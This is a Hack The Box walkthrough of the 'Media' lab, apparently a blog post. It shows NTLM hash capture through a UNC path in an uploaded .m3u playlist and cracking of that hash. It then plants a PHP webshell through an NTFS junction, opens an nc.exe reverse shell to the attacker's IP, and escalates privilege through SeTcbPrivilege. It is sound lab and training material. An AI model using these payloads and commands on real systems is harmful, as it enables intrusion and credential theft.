HTB: Media
🧑🚀 published on Mon Jun 08 2026 · 4 min read

A Windows box with a media company theme that tells you exactly what the vulnerability is the moment you read the upload form. The site asks you to submit a video file “compatible with Windows Media Player.” That phrasing is the hint. WMP processes playlist formats like .m3u and when a UNC path appears in one, Windows automatically tries to authenticate to the remote share using the current user’s credentials. The server processes the upload with WMP, the auth request hits your Responder listener, and you get an NTLMv2 hash. Getting from user to admin is a junction symlink abuse: the upload path is derived from a predictable MD5 of the form inputs, so you can pre-create a junction at that exact path pointing to the webroot before the upload lands, which drops your webshell directly into XAMPP’s htdocs. The shell runs as Local Service, Local Service has SeTcbPrivilege, and that closes it.
Recon
…/labs/media ❯ sudo nmap -sV -sC -T4 -p- $DC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 20:27 +0100
Nmap scan report for 10.129.234.67
Host is up (0.065s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-title: ProMotion Studio
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2026-06-08T19:29:33+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Three ports: SSH, HTTP on Apache/XAMPP, and RDP. No domain - WORKGROUP: MEDIA, straight workgroup machine. Port 80 is what matters.
NTLM Coerce via .m3u
Opening the site reveals the attack surface immediately:

A job application form asking for first name, last name, email, and a video file “compatible with Windows Media Player.” The WMP mention is the tell.
Windows Media Player processes playlist files: .m3u, .asx, .wpl. These formats can contain UNC paths (\\server\share\file) that WMP fetches as resources. When it encounters a UNC path, Windows’ built-in authentication kicks in and attempts to authenticate to the remote share using the credentials of whatever account is processing the file. On a server-side application, that’s the service account running the web app. You get an NTLMv2 challenge-response hash out of the automatic authentication attempt, no user interaction required beyond the upload.
Reference: Morphisec - 5 NTLM Vulnerabilities
The malicious playlist is one line:
…/labs/media ❯ cat evil.m3u
#EXTM3U

#EXTINF:-1,

\\10.10.16.129\share\test.mp3
Start Responder, submit the form with any name and email, upload evil.m3u. The server processes it, WMP reaches out to the UNC path, and Responder catches the auth:
…/labs/media ✗ sudo responder -I tun0

[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.129.234.67
[SMB] NTLMv2-SSP Username : MEDIA\enox
[SMB] NTLMv2-SSP Hash : enox::MEDIA:fea29fd461d93f41:315E796E929E7C86ADC5CF5E64EE4E76:0101000000000000005F5BAA88F7DC01EC2567B5F85595280000000002000800370044003100500001001E00570049004E002D005000550055004B00310052004500340047004600580004003400570049004E002D005000550055004B0031005200450034004700460058002E0037004400310050002E004C004F00430041004C000300140037004400310050002E004C004F00430041004C000500140037004400310050002E004C004F00430041004C0007000800005F5BAA88F7DC010600040002000000080030003000000000000000000000000030000053BA57798457BD7E1856DDAE505995EBC5F2BEC861D44212F82D113E523FE2FA0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310036002E003100320039000000000000000000MEDIA\enox. Crack it:
…/labs/media ❯ hashcat -m 5600 enox.hash ~/tools/wordlists/rockyou.txt --show
ENOX::MEDIA:fea29fd461d93f41:315e796e929e7c86adc5cf5e64ee4e76:0101000000000000005f5baa88f7dc01ec2567b5f85595280000000002000800370044003100500001001e00570049004e002d005000550055004b00310052004500340047004600580004003400570049004e002d005000550055004b0031005200450034004700460058002e0037004400310050002e004c004f00430041004c000300140037004400310050002e004c004f00430041004c000500140037004400310050002e004c004f00430041004c0007000800005f5baa88f7dc010600040002000000080030003000000000000000000000000030000053ba57798457bd7e1856ddae505995ebc5f2bec861d44212f82d113e523fe2fa0a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310036002e003100320039000000000000000000:1234virus@enox:1234virus@. Confirmed RDP access:
…/labs/media ❯ nxc rdp $DC -u enox -p '1234virus@'
RDP         10.129.234.67   3389   MEDIA            [*] Windows 10 or Windows Server 2016 Build 20348 (name:MEDIA) (domain:MEDIA) (nla:True)
RDP         10.129.234.67   3389   MEDIA            [+] MEDIA\enox:1234virus@
RDP didn’t cooperate on my end - probably a client issue, not the server. SSH worked fine:
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>
User flag. The review.ps1 sitting in enox’s Documents was the script processing the uploads - the same one that sent back enox’s hash.
Privilege Escalation: Junction Symlink into XAMPP Webroot
Enumerating the system, two things stand out. First, no other user accounts - just enox and Administrator. Second, XAMPP is installed at C:\xampp:
Directory of C:\
04/15/2025  09:02 PM    <DIR>          inetpub
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/15/2025  08:24 PM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
10/02/2023  10:26 AM    <DIR>          Users
08/26/2025  02:58 PM    <DIR>          Windows
10/02/2023  11:03 AM    <DIR>          xampp
C:\xampp\htdocs is the Apache webroot. Looking at the PHP source in index.php, the upload handler derives the destination directory from the form fields:
upload destination = C:\Windows\Tasks\Uploads\md5(firstName + lastName + email)The MD5 is computed from the concatenated form values. It’s predictable - you control all three inputs. If you submit kanyo, kanyo, kanyo@me, the upload directory becomes md5("kanyokanyokanyo@me") = 12c11b14d917e8d8fb03881e5929ff74.
Here’s the exploit: Windows NTFS junctions are directory symlinks. When you create a junction at a path and something writes a file into that path, the file lands inside the junction’s target instead. The server creates the upload folder if it doesn’t exist, but if a junction is already there, writing into it writes into the target directory.
Pre-create the junction before the upload:
enox@MEDIA C:\Windows\Tasks>mklink /J "C:\Windows\Tasks\Uploads\12c11b14d917e8d8fb03881e5929ff74" C:\xampp\htdocsNow submit the form with those exact field values (kanyo, kanyo, kanyo@me) and upload shell.php:
…/labs/media ❯ echo '<?php system($_GET["cmd"]); ?>' > shell.phpThe server tries to write the file into C:\Windows\Tasks\Uploads\12c11b14d917e8d8fb03881e5929ff74\shell.php. The junction redirects it. Confirmation:
enox@MEDIA C:\Windows\Tasks>dir C:\xampp\htdocs\shell.php
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\xampp\htdocs

06/08/2026  01:59 PM                31 shell.php
               1 File(s)             31 bytes
               0 Dir(s)   9,953,533,952 bytes free
Shell landed. Apache serves it as PHP. A quick ?cmd=whoami confirms:

nt authority\local service. Triggered the reverse shell:
http://10.129.234.67/shell.php?cmd=C:\Windows\Tasks\Uploads\nc.exe+10.10.16.129+4444+-e+cmd.exe…/labs/media ❯ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.234.67 54791
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.
C:\xampp\htdocs>whoami
whoami
nt authority\local service
C:\xampp\htdocs>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= =================================== ========
SeTcbPrivilege Act as part of the operating system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone DisabledSeTcbPrivilege: Local Service to Administrator
SeTcbPrivilege is “Act as part of the operating system.” It lets a process call LogonUser and related APIs as a trusted OS component, bypassing normal authentication restrictions. Practically, it means you can impersonate any local account and spawn processes under its security context. It also lets you hook credential-handling APIs in the Service Control Manager context, which is exactly what the exploitation tool does.
Reference: Senteon - Commonly Abused Windows Token Privileges: SeTcbPrivilege
Reference: github.com/CharminDoge/tcb-lpe
Upload the binary, run it with the command to add enox to local administrators:
C:\xampp\htdocs>C:\Windows\Tasks\Uploads\tcb.exe "cmd /c net localgroup administrators enox /add"
C:\Windows\Tasks\Uploads\tcb.exe "cmd /c net localgroup administrators enox /add"
[+] SeTcbPrivilege enabled
[+] AcquireCredentialsHandleW hooked
[+] Connected to service control manager
[+] Created service 'AAATcb' with command 'cmd /c net localgroup administrators enox /add'.
[!] StartService returned an error, but the command should have been executed. Check it yourself! Error: The service did not respond to the start or control request in a timely fashion..
[+] Service deleted successfully.
The error message is expected - the command ran but the short-lived service process doesn’t stick around to report success. Log out and back in as enox for the group membership to refresh:
enox@MEDIA C:\Users\enox>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ===============================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users
Administrator access. Root flag.
The NTLM coerce via .m3u is the thing I’d remember from this box. The moment you see “compatible with Windows Media Player” on a file upload form, that’s the attack surface. It shows up anywhere a Windows service processes media files server-side - backup software, transcoding pipelines, media management tools. The WMP automatic authentication behavior is a feature, not a bug, which is why it’s so reliable.